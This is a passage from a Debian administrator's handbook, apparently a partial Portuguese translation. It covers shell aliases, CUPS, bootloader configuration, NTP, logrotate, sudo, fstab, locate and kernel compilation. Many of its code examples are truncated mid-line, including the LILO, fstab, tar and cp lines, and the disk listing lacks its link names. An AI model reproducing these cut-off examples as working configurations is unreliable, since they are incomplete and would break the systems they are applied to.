This function is very powerful and flexible. It is possible to configure its behavior according to each command. Thus, the first argument following **apt-get** will be proposed according to the syntax of this command, even if it does not match any file (in this case, the possible choices are `install`, `remove`, `upgrade`, etc.).

DE VOLTA AO BÁSICO O til, um atalho para o HOME

The tilde is often used to indicate the directory to which the environment variable, `HOME`, points (being the user's home directory, such as `/home/rhertzog/`). Command interpreters automatically make the substitution: `~/hello.txt` becomes

`/home/rhertzog/hello.txt`.

The tilde also allows access to another user's home directory. Thus, `~rmas/bonjour.txt` is synonymous with `/home/rmas/bonjour.txt`.

In addition to these common scripts, each user can create their own `~/.bashrc` and `~/.bash_profile` to configure their shell. The most common changes are the addition of aliases; these are words that are automatically replaced with the execution of a command, which makes it faster to invoke that command. For instance, you could create the `la` alias for the command **ls -la | less** command;

then you only have to type **la** to inspect the contents of a directory in detail.

DE VOLTA AO BÁSICO Variáveis de ambiente

Environment variables allow storage of global settings for the shell or various other programs called. They are contextual (each process has its own set of environment variables) but inheritable. This last characteristic offers the possibility for a login shell to declare variables which will be passed down to all programs it executes.

Setting default environment variables is an important element of shell

configuration. Leaving aside the variables specific to a shell, it is preferable to place them in the `/etc/environment` file, since it is used by the various programs likely to initiate a shell session. Variables typically defined there include `ORGANIZATION`, which usually contains the name of the company or organization, and `HTTP_PROXY`, which indicates the existence and location of an HTTP proxy.

DICA **Todos os shells configurados identicamente**

Users often want to configure their login and interactive shells in the same way. To do this, they choose to interpret (or

“source”) the content from `~/.bashrc` in the `~/.bash_profile` file. It is possible to do the same with files common to all users (by calling `/etc/bash.bashrc` from `/etc/profile`).

8.7. Configuração da Impressora

Printer configuration used to cause a great many headaches for administrators and users alike. These headaches are now mostly a thing of the past, thanks to the creation of cups, the free print server using the IPP protocol (Internet Printing Protocol).

This program is divided over several Debian packages: cups is the central print server; cups-bsd is a compatibility layer allowing use of commands from the traditional BSD

printing system (**lpd** daemon, **lpr** and **lpq** commands, etc.); cups-client contains a group of programs to interact with the server (block or unblock a printer, view or delete print jobs in progress, etc.); and finally, cups-driver-gutenprint contains a collection of additional printer drivers for **cups**.

COMUNIDADE CUPS

CUPS (Common Unix Printing System) is a trademark filed by the Easy Software Products company, when **cups** was created.

→ http://www.easysw.com/

NOTA CUPS e CUPSYS

The packages containing **cups** are currently called cups, cups-client, cups-bsd, etc. In the Debian versions before Lenny, the packages had names built on the basis of cupsys. You may still find transition packages installed on some relatively old machines that have been updated over time.

After installation of these different packages, **cups** is administered easily through a web interface accessible at the local address: `http://localhost:631/`. There you can add printers (including network printers), remove, and administer them.

You can also administer *cups* with the **system-config-printer** graphical interface (from the Debian package of the same name), which is installed by default if the “Desktop environment” task is chosen.

NOTA Obsolescência do `/etc/printcap`

cups no longer uses the `/etc/printcap` file, which is now obsolete. Programs that rely upon this file to get a list of available printers will, thus, fail. To avoid this problem, delete this file and make it a symbolic link (see sidebar *DE VOLTA AO BÁSICO* Links simbólicos) to `/var/run/cups/printcap`, which is maintained by *cups* to ensure compatibility.

8.8. Configuring the Bootloader

It is probably already functional, but it is always good to know how to configure and install the bootloader in case it disappears from the Master Boot Record. This can occur after installation of another operating system, such as Windows. The following information can also help you to modify the bootloader configuration if needed.

***DE VOLTA AO BÁSICO* Registro mestre de inicialização**

The Master Boot Record (MBR) occupies the first 512 bytes of the first hard disk, and is the first thing loaded by the BIOS to hand over control to a program capable of booting the desired operating system. In general, a bootloader is installed in the MBR, removing its previous content.

8.8.1. Identificando os Discos

***CULTURA udev, devfs* e `/dev/`**

The `/dev/` directory traditionally houses so-called “special” files, intended to represent system peripherals (see sidebar *DE VOLTA AO BÁSICO* Permissão de

acesso a dispositivos). `/dev/hda1` thus always corresponds to the first partition of the first IDE hard drive. This static structure does not allow dynamic setting of “major” and “minor” numbers for these files, which forces kernel developers to limit their number, since a priori assignment of the identifiers prohibits adding more once these conventions are established.

To take into account the characteristics of more and more dynamic, modern computers, the kernel has, at some time, offered an implementation of `/dev/` by a virtual filesystem called *devfs*. In some cases, this makes it easier to find files, since the naming convention uses a hierarchical structure: the first partition of the master hard drive on the first IDE bus was then represented by the file,

`/dev/ide/host0/bus0/target0/lun0/part1`. Not only were these naming conventions not very intuitive, but they were also hard-coded into the kernel which presented problems for hot-pluggable drives because the corresponding special file name would vary.

The current solution is the second incarnation of the process, *udev*, with which the kernel delegates the choice of the device file names to be created to a program in user space. This program (**udevd**) can then have all of the flexibility of user space to decide what actions to take, naming of peripherals, etc.

With **udev** (user-space `/dev/`), a filesystem is stored in RAM and generated automatically by **udevd** (and it

hides the content of any `/dev/` that may be stored on-disk). **udevd** collaborates with the kernel's *hotplug* sub-system (see Section 9.11, “Hot Plugging: *hotplug*”) to detect the appearance (hotplugging) of devices, then dynamically creates the corresponding special files in `/dev/`. The content of `/dev/` is, thus, lost on each reboot, but **udev** recreates it systematically.

This mechanism allows the machine to dynamically choose the file name. You can thus keep the same name for a given device, regardless of the connector used or the connection order, which is especially useful when you use various USB peripherals. The partition system on the first IDE hard drive can then be called `/dev/hda1` for backwards compatibility, or `/dev/root-partition` if you prefer, or

even both at the same time since **udevd** can be configured to automatically create a symbolic link. Furthermore, `/dev/` no longer contains useful files at this time. Previously, some kernel modules did not automatically load when you tried to access the corresponding peripheral; henceforth, the peripheral's special file no longer exists prior to loading the module, which is no big deal, since most modules are loaded on boot thanks to automatic hardware detection. But for undetectable peripherals (such as older disk drives or PS/2 mice), this doesn't work. Consider adding the modules, `floppy`, `psmouse` and `mousedev` to `/etc/modules` in order to force loading them on boot.

Configuration of the bootloader must

identify the different hard drives and their partitions. Linux uses a special filesystem (in “block” mode) stored in the `/dev/` directory, for this purpose. Historically, `/dev/hda` was the master disk on the first IDE controller, and `/dev/hdb` its first slave, `/dev/hdc` and `/dev/hdd` being, respectively, the master and slave disks on the second IDE controller, and so on down for any others. `/dev/sda` corresponded to the first SCSI drive, `/dev/sdb` being the second, etc. This naming scheme has been unified with the Linux kernel present in Squeeze, and all hard drives (IDE/PATA, SATA, SCSI, USB, IEEE 1394) are now represented by `/dev/sd*`.

Each partition is represented by its number on the disk on which it resides: for instance, `/dev/sda1` is the first partition on the first disk, and `/dev/sdb3` is the third partition on the second disk.

The PC architecture (or “i386”) is limited to four “primary” partitions per disk. To go beyond this limitation, one of them must be created as an “extended” partition, and it can then contain additional “secondary” partitions. These secondary partitions must be numbered from 5. Thus the first secondary partition could be `/dev/sda5`, followed by `/dev/sda6`, etc.

It is not always easy to remember what disk is connected to which SATA controller, or in third position in the SCSI chain, especially since the naming of hotplugged hard drives (which includes among others most SATA disks and external disks) can change from one boot to another. Fortunately, **udev** creates, in addition to `/dev/sd*`, symbolic links with a fixed name, which you could then use if you wished to identify a hard drive in a non-ambiguous manner. These symbolic links are stored in `/dev/disk/by-id`. On a machine with two physical disks, for example, one could find the following:

```
mirexpress:/dev/disk/by-id# ls -l
```

```
total 0
lrwxrwxrwx 1 root root  9 23 jul
lrwxrwxrwx 1 root root 10 23 jul
lrwxrwxrwx 1 root root 10 23 jul
[...]
lrwxrwxrwx 1 root root  9 23 jul
lrwxrwxrwx 1 root root 10 23 jul
lrwxrwxrwx 1 root root 10 23 jul
[...]
lrwxrwxrwx 1 root root  9 23 jul
lrwxrwxrwx 1 root root 10 23 jul
lrwxrwxrwx 1 root root 10 23 jul
[...]
lrwxrwxrwx 1 root root  9 23 jul
lrwxrwxrwx 1 root root 10 23 jul
lrwxrwxrwx 1 root root 10 23 jul
[...]
lrwxrwxrwx 1 root root  9 23 jul
lrwxrwxrwx 1 root root 10 23 jul
lrwxrwxrwx 1 root root 10 23 jul
[...]
lrwxrwxrwx 1 root root  9 23 jul
```

```
lrwxrwxrwx 1 root root 10 23 jul
[...]
mirexpress:/dev/disk/by-id#
```

Note that some disks are listed several times (because they behave simultaneously as ATA disks and SCSI disks), but the relevant information is mainly in the model and serial numbers of the disks, from which you can find the peripheral file.

The example configuration files given in the following sections are based on the same setup: a single master IDE disk, where the first partition is an old Windows installation and the second contains Debian GNU/Linux.

8.8.2. Configurando o LILO

LILO (LInux LOader) is the oldest bootloader — solid but rustic. It writes the physical address of the kernel to boot on the MBR, which is why each update to LILO (or its configuration file) must be followed by the command **lilo**. Forgetting to do so will render a system unable to boot if the old kernel was removed or replaced as the new one will not be in the same location on the disk.

LILO's configuration file is

`/etc/lilo.conf`; a simple file for standard configuration is illustrated in the example below.

Example 8.3. LILO arquivo de configuração

```
# The disk on which LILO should l
# By indicating the disk and not
# you order LILO to be installed
boot=/dev/sda
# the partition that contains Del
root=/dev/sda2
# the item to be loaded by defau
default=Linux

# the most recent kernel image
image=/vmlinuz
  label=Linux
  initrd=/initrd.img
  read-only
```

```
# Old kernel (if the newly instal
image=/vmlinuz.old
  label=LinuxOLD
  initrd=/initrd.img.old
  read-only
  optional

# only for Linux/Windows dual boo
other=/dev/sda1
  label=Windows
```

8.8.3. Configuração do GRUB 2

GRUB (GRand Unified Bootloader) is more recent. It is not necessary to invoke it after each update of the

kernel; *GRUB* knows how to read the filesystems and find the position of the kernel on the disk by itself. To install it on the MBR of the first disk, simply type **grub-install /dev/sda**.

***NOTA* GRUB e GRUB 2**

Squeeze contains both GRUB version 2 and version 1 (also called “GRUB Legacy”). The grub package installs version 2 (through the package dependency system), and offers automatic migration during upgrades from Lenny. GRUB 1 is still available in the package grub-legacy.

***NOTA* Nomes dos discos para o GRUB**

GRUB can only identify hard drives based on information provided by the BIOS. `(hd0)` corresponds to the first disk thus detected, `(hd1)` the second, etc. In most cases, this order corresponds exactly to the usual order of disks under Linux, but problems can occur when you associate SCSI and IDE disks. GRUB stores correspondences that it detects in the file `/boot/grub/device.map`. If you find errors there (because you know that your BIOS detects drives in a different order), correct them manually and run **grub-install** again.

Partitions also have a specific name in GRUB. When you use “classical” partitions in MS-DOS format, the first partition on the first disk is labeled, `(hd0,msdos1)`, the second `(hd0,msdos2)`, etc.

GRUB 2 configuration is stored in `/boot/grub/grub.cfg`, but this file (in Debian) is generated from others. Be careful not to modify it by hand, since such local modifications will be lost the next time **update-grub** is run (which may occur upon update of various packages). The most common modifications of the `/boot/grub/grub.cfg` file (to add command line parameters to the kernel or change the duration that the menu is displayed, for example) are made through the variables in `/etc/default/grub`. To add entries to the menu, you can either create a `/boot/grub/custom.cfg` file or

modify the `/etc/grub.d/50_custom` file. For more complex configurations, you can modify other files in `/etc/grub.d`, or add to them; these scripts should return configuration snippets, possibly by making use of external programs. These scripts are the ones that will update the list of kernels to boot: `10_linux` takes into consideration the installed Linux kernels; `20_linux` takes into account Xen virtual systems, and `30_os-prober` lists other operating systems (Windows, Mac OSX, Hurd).

8.8.4. Configuração do GRUB Legacy

Version 1 of *GRUB* can also read filesystems. It is installed using the **grub-install /dev/sda** command.

> ***NOTA*** **Nomes de disco para o GRUB Legacy**
>
> GRUB Legacy uses the same system for naming disks as GRUB 2, and the same `/boot/grub/device.map` file. On the other hand, it names partitions a little differently: the first partition on the first disk is labeled `(hd0,0)`, the second `(hd0,1)`, etc.

O arquivo de configuração do GRUB é `/boot/grub/menu.lst` (veja exemplo).

Example 8.4. Arquivo de configuração para o GRUB

```
# Boot automatically after 30 sec
timeout 30
# Boot first entry by default
default 0
# If that fails, try the second
fallback 1

# Last kernel installed
title GNU/Linux
root (hd0,1)
kernel /vmlinuz root=/dev/sda2
initrd /initrd.img

# Old kernel (if the most recent
title GNU/Linux OLD
root (hd0,1)
kernel /vmlinuz.old root=/dev/sda
initrd /initrd.img.old
```

```
# Only for dual boot, Linux/Windo
title Microsoft Windows
rootnoverify (hd0,0)
makeactive
chainloader +1
```

8.8.5. Para Computadores Macintosh (PowerPC): Configurando Yaboot

Yaboot is the bootloader used by old Macintosh computers using PowerPC processors. They do not boot like PCs,

but rely on a “bootstrap” partition, from which the BIOS (or OpenFirmware) executes the loader, and on which the **ybin** program installs **yaboot** and its configuration file. You will only need to run this command again if the `/etc/yaboot.conf` is modified (it is duplicated on the bootstrap partition, and **yaboot** knows how to find the position of the kernels on the disks).

Before executing **ybin**, you must first have a valid `/etc/yaboot.conf`. The following is an example of a minimal configuration.

Example 8.5. Arquivo de

configuração Yaboot

```
# bootstrap partition
boot=/dev/sda2
# the disk
device=hd:
# the Linux partition
partition=3
root=/dev/sda3
# boot after 3 seconds of inactiv
# (timeout is in tenths of second
timeout=30

install=/usr/lib/yaboot/yaboot
magicboot=/usr/lib/yaboot/ofboot
enablecdboot

# last kernel installed
image=/vmlinux
        label=linux
        initrd=/initrd.img
        read-only
```

```
# old kernel
image=/vmlinux.old
        label=old
        initrd=/initrd.img.old
        read-only

# only for Linux/Mac OSX dual-boo
macosx=/dev/sda5

# bsd=/dev/sdaX and macos=/dev/sd
# are also possible
```

8.9. Other Configurations: Time Synchronization, Logs, Sharing Access...

The many elements listed in this section are good to know for anyone who wants to master all aspects of configuration of the GNU/Linux system. They are, however, treated

briefly and frequently refer to the documentation.

8.9.1. Região

***DE VOLTA AO BÁSICO* Links simbólicos**

A symbolic link is a pointer to another file. When you access it, the file to which it points is opened. Removal of the link will not cause deletion of the file to which it points. Likewise, it does not have its own set of permissions, but rather retains the permissions of its target. Finally, it can point to any type of file: directories, special files (sockets, named pipes, device files, etc.), even other symbolic links.

The **ln -s *target link-name*** command creates a symbolic link, named *link-name*, pointing to *target*.

If the target does not exist, then the link is “broken” and accessing it will result in an error indicating that the target file does not exist. If the link points to another link, you will have a “chain” of links that turns into a “cycle” if one of the targets points to one of its predecessors. In this case, accessing one of the links in the cycle will result in a specific error (“too many levels of symbolic links”); this means the kernel gave up after several rounds of the cycle.

The timezone, configured during initial installation, is a configuration item for

the tzdata package. To modify it, use the **dpkg-reconfigure tzdata** command, which allows you to choose the timezone to be used in an interactive manner (until lenny, the command to use was **tzconfig**). Its configuration is stored in the `/etc/timezone` file. Additionally, the corresponding file in the `/usr/share/zoneinfo` directory is copied in `/etc/localtime`; this file contains the rules governing the dates where daylight saving time is active, for countries that use it.

When you need to temporarily change the timezone, use the `TZ` environment variable, which takes priority over the

configured system default:

```
$ date
Wed Mar 28 15:51:19 CEST 2012
$ TZ="Pacific/Honolulu" date
Wed Mar 28 03:51:21 HST 2012
```

NOTA Relógio do sistema, relógio de hardware

There are two time sources in a computer. A computer's motherboard has a hardware clock, called the “CMOS clock”. This clock is not very precise, and provides rather slow access times. The operating system kernel has its own, the software clock, which it keeps up to date with its own means (possibly with the help of time servers, see the “Time Synchronization” section). This system clock is generally

more accurate, especially since it doesn't need access to hardware variables. However, since it only exists in live memory, it is zeroed out every time the machine is booted, contrary to the CMOS clock, which has a battery and therefore “survives” rebooting or halting of the machine. The system clock is, thus, set from the CMOS clock during boot, and the CMOS clock is updated on shutdown (to take into account possible changes or corrections if it has been improperly adjusted).

In practice, there is a problem, since the CMOS clock is nothing more than a counter and contains no information regarding the time zone. There is a choice to make regarding its interpretation: either the system considers it runs in universal time (UTC, formerly GMT), or

in local time. This choice could be a simple shift, but things are actually more complicated: as a result of daylight saving time, this offset is not constant. The result is that the system has no way to determine whether the offset is correct, especially around periods of time change. Since it is always possible to reconstruct local time from universal time and the timezone information, we strongly recommend using the CMOS clock in universal time.

Unfortunately, Windows systems in their default configuration ignore this recommendation; they keep the CMOS clock on local time, applying time changes when booting the computer by trying to guess during time changes if the change has already been applied or not. This works relatively well, as long as the

system has only Windows running on it. But when a computer has several systems (whether it be a “dual-boot” configuration or running other systems via virtual machine), chaos ensues, with no means to determine if the time is correct. If you absolutely must retain Windows on a computer, you should either configure it to keep the CMOS clock as UTC, or deactivate `UTC` in the `/etc/default/rcS` file on the Debian system (and make sure to manually check your clock in spring and autumn).

8.9.2. Sincronização de Tempo

Time synchronization, which may seem superfluous on a computer, is very important on a network. Since users do not have permissions allowing them to modify the date and time, it is important for this information to be precise to prevent confusion. Furthermore, having all of the computers on a network synchronized allows better cross-referencing of information from logs on different machines. Thus, in the event of an attack, it is easier to reconstruct the chronological sequence of actions on the various machines involved in the compromise. Data collected on several machines for statistical purposes won't make a great deal of sense if they are

not synchronized.

DE VOLTA AO BÁSICO NTP

NTP (Network Time Protocol) allows a machine to synchronize with others fairly accurately, taking into consideration the delays induced by the transfer of information over the network and other possible offsets.

While there are numerous NTP servers on the Internet, the more popular ones may be overloaded. This is why we recommend using the *pool.ntp.org* NTP server, which is, in reality, a group of machines that have agreed to serve as public NTP servers. You could even limit use to a sub-group specific to a country, with, for example, *us.pool.ntp.org* for the United States, or *ca.pool.ntp.org* for

Canada, etc.

However, if you manage a large network, it is recommended that you install your own NTP server, which will synchronize with the public servers. In this case, all the other machines on your network can use your internal NTP server instead of increasing the load on the public servers. You will also increase homogeneity with your clocks, since all the machines will be synchronized on the same source, and this source is very close in terms of network transfer times.

8.9.2.1. Para Estações de Trabalho

Since work stations are regularly rebooted (even if only to save energy), synchronizing them by NTP at boot is enough. To do so, simply install the ntpdate package. You can change the NTP server used if needed by modifying the `/etc/default/ntpdate` file.

8.9.2.2. Para Servidores

Servers are only rarely rebooted, and it is very important for their system time to be correct. To permanently maintain correct time, you would install a local NTP server, a service offered in the ntp package. In its default configuration, the server will synchronize with

pool.ntp.org and provide time in response to requests coming from the local network. You can configure it by editing the `/etc/ntp.conf` file, the most significant alteration being the NTP server to which it refers. If the network has a lot of servers, it may be interesting to have one local time server which synchronizes with the public servers and is used as a time source by the other servers of the network.

APROFUNDANDO Módulos GPS e outros recursos de tempo

If time synchronization is particularly crucial to your network, it is possible to equip a server with a GPS module (which

will use the time from GPS satellites) or a DCF-77 module (which will sync time with the atomic clock near Frankfurt, Germany). In this case, the configuration of the NTP server is a little more complicated, and prior consultation of the documentation is an absolute necessity.

8.9.3. Rotação de Arquivos de Log

Log files can grow, fast, and it is necessary to archive them. The most common scheme is a rotating archive: the log file is regularly archived, and only the latest *X* archives are retained.

logrotate, the program responsible for these rotations, follows directives given in the `/etc/logrotate.conf` file and all of the files in the `/etc/logrotate.d/` directory. The administrator may modify these files, if they wish to adapt the log rotation policy defined by Debian. The logrotate(1) man page describes all of the options available in these configuration files. You may want to increase the number of files retained in log rotation, or move the log files to a specific directory dedicated to archiving them rather than delete them. You could also send them by e-mail to archive them elsewhere.

O programa **logrotate** é executado diariamente pelo agendador de comandos **cron** (descrito em Section 9.7, “Agendando Tarefas com **cron** e **atd**”).

8.9.4. Compartilhando Direitos Administrativos

Frequently, several administrators work on the same network. Sharing the root passwords is not very elegant, and opens the door for abuse due to the anonymity such sharing creates. The solution to this problem is the **sudo**

program, which allows certain users to execute certain commands with special rights. In the most common use case, **sudo** allows a trusted user to execute any command as root. To do so, the user simply executes **sudo** ***command*** and authenticates using their personal password.

When installed, the sudo package doesn't give anyone any rights. To delegate such rights, the administrator must use the **visudo** command, which allows them to modify the `/etc/sudoers` configuration file (here again, this will invoke the **vi** editor, or any other editor indicated in the `EDITOR` environment variable). Adding

a line with *username* `ALL=(ALL) ALL` allows the user in question to execute any command as root.

More sophisticated configurations allow authorization of only specific commands to specific users. All the details of the various possibilities are given in the sudoers(5) man page.

8.9.5. Lista de Pontos de Montagem

DE VOLTA AO BÁSICO **Montando e desmontando**

In a Unix-like system such as Debian,

files are organized in a single tree-like hierarchy of directories. The `/` directory is called the “root directory”; all additional directories are sub-directories within this root. “Mounting” is the action of including the content of a peripheral device (often a hard drive) into the system's general file tree. As a consequence, if you use a separate hard drive to store users' personal data, this disk will have to be “mounted” in the `/home/` directory. The root filesystem is always mounted at boot by the kernel; other devices are often mounted later during the startup sequence or manually with the **mount** command.

Some removable devices are automatically mounted when connected, especially when using the GNOME, KDE or other graphical desktop environments.

Others have to be mounted manually by the user. Likewise, they must be unmounted (removed from the file tree). Normal users do not usually have permission to execute the **mount** and **umount** commands. The administrator can, however, authorize these operations (independently for each mount point) by including the `user` option in the `/etc/fstab` file.

The **mount** command can be used without arguments (it then lists all mounted filesystems). The following parameters are required to mount or unmount a device. For the complete list, please refer to the corresponding man pages, mount(8) and umount(8). For simple cases, the syntax is simple too: for example, to mount the `/dev/sdc1` partition, which has an ext3 filesystem,

into the `/mnt/tmp/` directory, you would simply run **mount -t ext3 /dev/sdc1 /mnt/tmp/**.

The `/etc/fstab` file gives a list of all possible mounts that happen either automatically on boot or manually for removable storage devices. Each mount point is described by a line with several space-separated fields:

- device to mount: this can be a local partition (hard drive, CD-ROM) or a remote filesystem (such as NFS).

  This field is frequently replaced with the unique ID of the

filesystem (which you can determine with **blkid `device`**) prefixed with `UUID=`. This guards against a change in the name of the device in the event of addition or removal of disks, or if disks are detected in a different order.

- mount point: this is the location on the local filesystem where the device, remote system, or partition will be mounted.
- type: this field defines the filesystem used on the mounted device. `ext3`, `vfat`, `ntfs`, `reiserfs`, `xfs` are a few examples.

***DE VOLTA AO BÁSICO* NFS, um**

sistema de arquivos de rede

NFS é um sistema de arquivos de rede; no Linux, ele permite acesso transparente a arquivos remotos os incluindo no sistema de arquivo local.

A complete list of known filesystems is available in the mount(8) man page. The `swap` special value is for swap partitions; the `auto` special value tells the **mount** program to automatically detect the filesystem (which is especially useful for disk readers and USB keys, since each one might have a

different filesystem);

- options: there are many of them, depending on the filesystem, and they are documented in the **mount** man page. The most common are
  - `rw` or `ro`, meaning, respectively, that the device will be mounted with read/write or read-only permissions.
  - `noauto` deactivates automatic mounting on boot.
  - `user` authorizes all users to mount this filesystem (an operation which would otherwise be restricted to the root user).

    - `defaults` means the group of default options: `rw`, `suid`, `dev`, `exec`, `auto`, `nouser` and `async`, each of which can be individually disabled after `defaults` by adding `nosuid`, `nodev` and so on to block `suid`, `dev` and so on. Adding the `user` option reactivates it, since `defaults` includes `nouser`.
- backup: this field is almost always set to `0`. When it is `1`, it tells the **dump** tool that the partition contains data that is to be backed up.
- check order: this last field indicates whether the integrity of

the filesystem should be checked on boot, and in which order this check should be executed. If it is `0`, no check is conducted. The root filesystem should have the value `1`, while other permanent filesystems get the value `2`.

Example 8.6. Exemplo do arquivo `/etc/fstab`:

```
# /etc/fstab: static file system
#
# <file system> <mount point>   <
proc            /proc           p
# / was on /dev/sda1 during insta
UUID=c964222e-6af1-4985-be04-19d
# swap was on /dev/sda5 during in
UUID=ee880013-0f63-4251-b5c6-b77
/dev/scd0       /media/cdrom0   u
```

```
/dev/fd0          /media/floppy   a
arrakis:/shared /shared           n
```

The last entry in this example corresponds to a network filesystem (NFS): the `/shared/` directory on the *arrakis* server is mounted at `/shared/` on the local machine. The format of the `/etc/fstab` file is documented on the fstab(5) man page.

APROFUNDANDO Montagem automática

The *am-utils* package provides the **amd** auto-mounting utility, able to mount removable media on demand when a user attempts to access their usual mount point. It will unmount these devices when no process is accessing them any longer.

Other auto-mounting utilities exist, such as **automount** in the *autofs* package.

Note also that GNOME, KDE, and other graphical desktop environments work together with the **hal** (Hardware Abstraction Layer) system, and can automatically mount removable media when they are connected.

8.9.6. locate e updatedb

The **locate** command can find the location of a file when you only know part of the name. It sends a result almost instantaneously, since it

consults a database that stores the location of all the files on the system; this database is updated daily by the **updatedb** command (executed by the `/etc/cron.daily/find` script).

Since anybody can use **locate**, it is important to ensure hidden files are not revealed to the user. This is why the **updatedb** command runs with the limited permission of the *nobody* user, which is a classic pattern on Unix systems for this kind of task. Furthermore, the administrator can configure some directories to be skipped by simply listing them in the `PRUNEDPATHS` variable in `/etc/updatedb.conf`.

The slocate package goes even further, by replacing the **locate** command with a more secure version that only returns the names of files accessible to the user who employs it.

8.10. Compilando o núcleo

The kernels provided by Debian include the largest possible number of features, as well as the maximum of drivers, in order to cover the broadest spectrum of existing hardware configurations. This is why some users prefer to recompile the kernel in order to only include what they specifically need. There are two reasons for this choice. First, it may be to optimize memory consumption, since the kernel code, even if it is never used, occupies memory for nothing (and never “goes

down” on the swap space, since it is actual RAM that it uses), which can decrease overall system performance. A locally compiled kernel can also limit the risk of security problems since only a fraction of the kernel code is compiled and run.

***NOTA* Atualizações de segurança**

If you choose to compile your own kernel, you must accept the consequences: Debian can not ensure security updates for your custom kernel. By keeping the kernel provided by Debian, you benefit from updates prepared by the Debian Project's security team.

Recompilation of the kernel is also necessary if you want to use certain features that are only available as patches (and not included in the standard kernel version).

8.10.1. Introdução e Pré-requisitos

Debian manages the kernel in the form of a package, which is not how kernels have traditionally been compiled and installed. Specific tools have therefore been developed for this purpose. They allow easy creation of a Debian package from Linux kernel sources,

possibly adding patches along the way. Since the kernel remains under the control of the packaging system, it can then be removed cleanly, or deployed on several machines. Furthermore, the scripts associated with these packages automate the interaction with the bootloader.

To compile a Linux kernel the Debian way, you will need to use the tools included in the kernel-package package. Furthermore, the configuration step for the kernel requires the *libncurses5-dev* package. Finally, the *fakeroot* package will enable creation of the Debian package without using administrator's rights.

8.10.2. Pegando os Fontes

Like anything that can be useful on a Debian system, the Linux kernel sources are available in a package. To retrieve them, just install the linux-source-*version* package. The **apt-cache search ^linux-source** command lists the various kernel versions packaged by Debian. The latest version is available in the Unstable distribution: you can retrieve them without much risk (especially if your APT is configured according to the instructions of Section 6.2.6, “Trabalhando com Distribuições

Diversas”). Note that the source code contained in these packages does not correspond precisely with that published by Linus Torvalds and the kernel developers; like all distributions, Debian applies a number of patches. These modifications include patches (some relevant to security problems) that are waiting to be included in the next version of the kernel, as well as some features that are specific to Debian (like cramfs, a filesystem specifically for the `initrd` image).

CULTURA Nomes dos pacotes do núcleo

Historically, packages containing the

Debian kernel were called kernel-image-*, but they all actually contained a Linux kernel. Since Debian works with other kernels (Hurd or FreeBSD, for example), this was confusing. Nowadays, the packages are called “linux-image-*"; the kernel-image-* packages are now empty shells and their only purpose is to facilitate the transition. Source packages for the Linux kernel are also called “linux-source-*”. As for packages containing patches, the transition is still in progress so both linux-patch-* packages and kernel-patch-* can still be found. kernel-package remains kernel-package, since it is not specific to Linux (it could, for example, prepare FreeBSD kernel packages).

The remainder of this section focuses on the 2.6.32 version of the Linux kernel, but the examples can, of course, be adapted to the particular version of the kernel that you want.

We assume the linux-source-2.6.32 package has been installed. It contains `/usr/src/linux-source-2.6.32.tar.bz2`, a compressed archive of the kernel sources. You must extract these files in a new directory (not directly under `/usr/src/`, since there is no need for special permissions to compile a Linux kernel): `~/kernel/` is appropriate.

```
$ mkdir ~/kernel; cd ~/kernel
```

```
$ tar -xjf /usr/src/linux-source-
```

CULTURA Localização dos fontes do núcleo

Traditionally, Linux kernel sources would be placed in `/usr/src/linux/` thus requiring root permissions for compilation. However, working with administrator rights should be avoided when not needed. There is a `src` group that allows members to work in this directory, but working in `/usr/src/` should be avoided nevertheless. By keeping the kernel sources in a personal directory, you get security on all counts: no files in `/usr/` not known to the packaging system, and no risk of misleading programs that read `/usr/src/linux` when trying to gather information on the used kernel.

8.10.3. Configurando o Núcleo

O próximo passo consiste da configuração do núcleo de acordo com suas necessidades. O procedimento exato depende dos objetivos.

When recompiling a more recent version of the kernel (possibly with an additional patch), the configuration will most likely be kept as close as possible to that proposed by Debian. In this case, and rather than reconfiguring everything from scratch, it is sufficient

to copy the `/boot/config-`*`version`* file (the version is that of the kernel currently used, which can be found with the **uname -r** command) into a `.config` file in the directory containing the kernel sources.

```
$ cp /boot/config-2.6.32-5-686 ~/
```

Unless you need to change the configuration, you can stop here and skip to the next section. If you need to change it, on the other hand, or if you decide to reconfigure everything from scratch, you must take the time to configure your kernel. There are various dedicated interfaces in the kernel source directory that can be used

by calling the **make *`target`*** command, where *`target`* is one of the values described below.

make menuconfig compiles and executes a text-mode interface (this is where the libncurses5-dev package is required) which allows navigating the options available in a hierarchical structure. Pressing the **Space** key changes the value of the selected option, and **Enter** validates the button selected at the bottom of the screen; Select returns to the selected sub-menu; Exit closes the current screen and move back up in the hierarchy; Help will display more detailed information on the role of the selected

option. The arrows allow moving within the list of options and buttons. To exit the configuration program, choose Exit from the main menu. The program then offers to save the changes you've made; accept if you are satisfied with your choices.

Other interfaces have similar features, but they work within more modern graphical interfaces; such as **make xconfig** which uses a Qt graphical interface, and **make gconfig** which uses GTK+. The former requires libqt3-mt-dev, while the latter depends on libglade2-dev and libgtk2.0-dev.

The **make-kpkg** command, presented

in the next paragraph, runs **make oldconfig** automatically to ensure the presence of a kernel configuration. This configuration method simply reuses the choices saved in the `.config` file. If there is no such file, it behaves like **make config**, a text interface that asks all questions (hundreds of them) one a time. If the `.config` file already exists but doesn't mention all the existing options, then this method will only ask questions for which the file has no saved answer.

***DICA* make-kpkg --config**

make-kpkg can be told to use configuration methods other than **make oldconfig**, by indicating the target

(`menuconfig`, `xconfig` or `gconfig`) in the **make-kpkg** invocation with the `--config` option.

8.10.4. Compilando e Construindo um Pacote

NOTA **Limpar antes de construir**

If you have already compiled once in the directory and wish to recompile with new sources, you must run **fakeroot make-kpkg clean**. Additionally, this allows generating a package with a new name (different `--append-to-version` setting).

***DICA* Pacote de cabeçalhos do núcleo**

make-kpkg uses information contained in the `/etc/kernel-pkg.conf` file to generate headers for the Debian kernel package. It is recommended to edit this file with correct information if you wish to publish your kernel package.

Once the kernel configuration is ready, the **make-kpkg** command provided by Debian compiles the kernel, then generates the corresponding Debian package (or packages). Just like **make**, **make-kpkg** takes the name of a target to execute as an argument: `kernel-`

`image` generates a compiled kernel package, `kernel-doc` a package containing the documentation included with the kernel, `kernel-headers` a package of kernel header files (`.h` files for the kernel in the `include/` directory, which is useful for compilation of some external modules), and `kernel-source` creates a package containing the kernel sources.

make-kpkg also accepts several parameters: `--append-to-version` *`suffix`* appends *`suffix`* to the name of the kernel; the suffix is also included in the package name. `--revision` *`revision`* defines the version number

of the package generated. Debian uses certain suffixes to identify standard kernels, compiled specifically for a given processor, or with certain options (`-486`, `-686`, `-686-bigmem`, `-amd64`, `-vserver-686`, `-vserver-686-bigmem`, `-openvz-686`, `-xen-686`). These suffixes are best avoided for local packages, so that they can be easily recognized from official packages issued by the Debian project.

